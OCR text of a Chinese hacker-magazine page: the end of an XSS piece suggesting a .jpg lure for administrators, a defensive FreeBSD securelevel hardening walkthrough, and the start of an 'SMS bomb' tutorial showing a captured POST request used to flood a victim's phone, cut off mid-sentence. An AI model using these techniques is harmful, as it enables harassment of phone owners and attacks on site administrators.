


图6

这样的跨站利用起来需要欺骗的手段，你可以将代码写到文本文件里保存为.jpg格式让管理员访问！还有动网的showerror.asp也是这样的问题，我遇到很多的程序出错提示都是这样将用户的参数直接显示来完成的，这也是潜在的威胁。

上接3.6.4

能做这个操作）。因为我们刚才做的实验是系统默认状态，并没有开启内核级别机制，所以root可以做任何操作，下面我们来把内核级别调到1，再看看root还能不能用chflags来修改文件属性了，不过首先我得把刚才的aa文件恢复，并且设置成cshg状态，好为后面更改内核级别后进行测试。

内核级别修改

首先我们编辑/etc/defaults/rc.conf文件，这个文件是系统启动的时候自动加载的控制文件，我们需要修改下两行：

```
  kern_securelevel_enable="YES"  //把默认的NO改成YES，这样就可以启动内核级别了
  kern_securelevel="1"                //把安全级别设置成1
```

现在看一下修改后的效果：

```
  root@tmp# cat /etc/defaults/rc.conf |grep kern_securelevel
  kern_securelevel_enable="YES"     # kernel security level (see init(8)),
  kern_securelevel="1"      # range: -1..3 ; '-1' is the most insecure
```

好了，下面我们就可以保存退出了，不过默认rc.conf是读状态，我们可以用“：wq！”强制保存退出，现在我们有两种方法可以将修改后的内核安全级别生效，一个就重新启动机器，另一个就是用命令：

```
  root@tmp# sysctl -w kern.securelevel=1
  kern.securelevel: -1 -> 1
```

这样我们就可以把当前的-1安全级别变成1了。


好了，现在内核安全级别已经设置成1了，我们用root来看看现在还能不能取消schg属性了。

```
  root@tmp# ll -o aa
  -rw-r--r--  1 root  wheel  schg 0 Oct 21 05:11 aa
  root@tmp# chflags noschg aa
  chflags: aa: Operation not permitted
  root@tmp# ll -o aa
  -rw-r--r--  1 root  wheel  schg 0 Oct 21 05:11 aa
  //看到了吧，即使是root也不能去掉noschg属性了

  root@tmp# rm -rf aa
  rm: aa: Operation not permitted
  //这回删除就更不好使了，我们可以利用这个优点把/bin和/sbin下的东西都设置成只读属性
```

三、后话

如果黑客也知道FreeBSD的安全级别的操作，他完全可以进到rc.conf里把内核安全级别设置成NONE。因为他不能从当前高安全级别降低，所以他只能重新启动机器，机器重新启动后就不启动安全级别，这样黑客就可随心所欲了，但是解决的方法仍然有，我们可以将rc.conf文件也加上schg属性，这样黑客即使得到了root也不可能对rc.conf修改了，这样，他就拿我机器上设置schg属性的文件没办法了。但是大家会问，你把rc.conf也设置成那种属性了，那你要修改的时候怎么办啊？呵呵，其实很简单的，我们只要重新启动系统，并且以单用户模式登录，这样我们就可以对rc.conf文件进行恢复了，因为单用户是不连接网络的，所以黑客也进不来。如果大家还有什么问题请在X论坛与我探讨。


黑客研究院

揭秘手机短信炸弹

邓鹏川

现在网上到处都有一些手机短信炸弹的下载。下载下来填写上手机号码与攻击次数就可以直接进行攻击，让对方手机收到很多的垃圾短信，现在先来看一下这类软件是如何实现这个功能。

原理

首先要给大家说明的是，现在国内手机通信运营商主要是联通与移动，就是ISP (Internet Service Provider)，中国联通、移动与一些SP (Service Provider) 合作。分配一些接入号码给SP，SP有一些网站订购节目的接口，这个订购接口就是达到手机短信炸弹的关键之处，通过不断调用这些订购接口，你的手机就会收到一些确认信息、二次确认码之类的信息。这样重复不断的发送就实达到了短信炸弹的要求了。

下面先讲一下如何实现短信炸弹：

在网上找到一个有网站订购的短信接口，写上你的手机号码，如图1所示。然后点确认按钮，这里你的手机就会收到一条短信确认码。这时不用关心短信的内容。如果你一直重复不断收到该条消息，短信炸弹就这样实现了。




图1

实现

打开你的sniffer pro吧，选择Capture菜单，然后选择start，进行数据抓包；这里你也可以启动Sniffer pro后按F10。直接启动这一功能，数据抓包如图2。

现在用sniffer把post发送的数据包内容窃取下来，内容如下：

```
POST /xxx/xxx.asp HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shockwave-flash, application/vnd.ms-powerpoint, application/vnd.ms-excel, application/msword, */*
Referer: http://xxx.xxxxx.com/sms/xxxx.asp
Accept-Language: zh-cn
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0; .NET CLR 1.1.4322)
Host: sms.stockstar.com
Content-Length: 69
Connection: Keep-Alive
Cache-Control: no-cache
Cookie: ASPSESSIONIDQCCRCSSD=CEMOEDICMBKHPMMOGHOGPBLH
MobileID=手机号码&continue=%CE%D2%D2%AA%D7%A2%B2%E1&raction=regist
```




图2

一个完整的HTTP头的内容就这样展显出来了，其中的每一项，这里就不能解释了，如果要想详细了解的话，建议去看一下相关资料。我们最关心的就是**MobileID=手机号码**&continue=%CE%D2%D2%AA%D7%A2%B2%E1&raction=regist，这里的手机号码你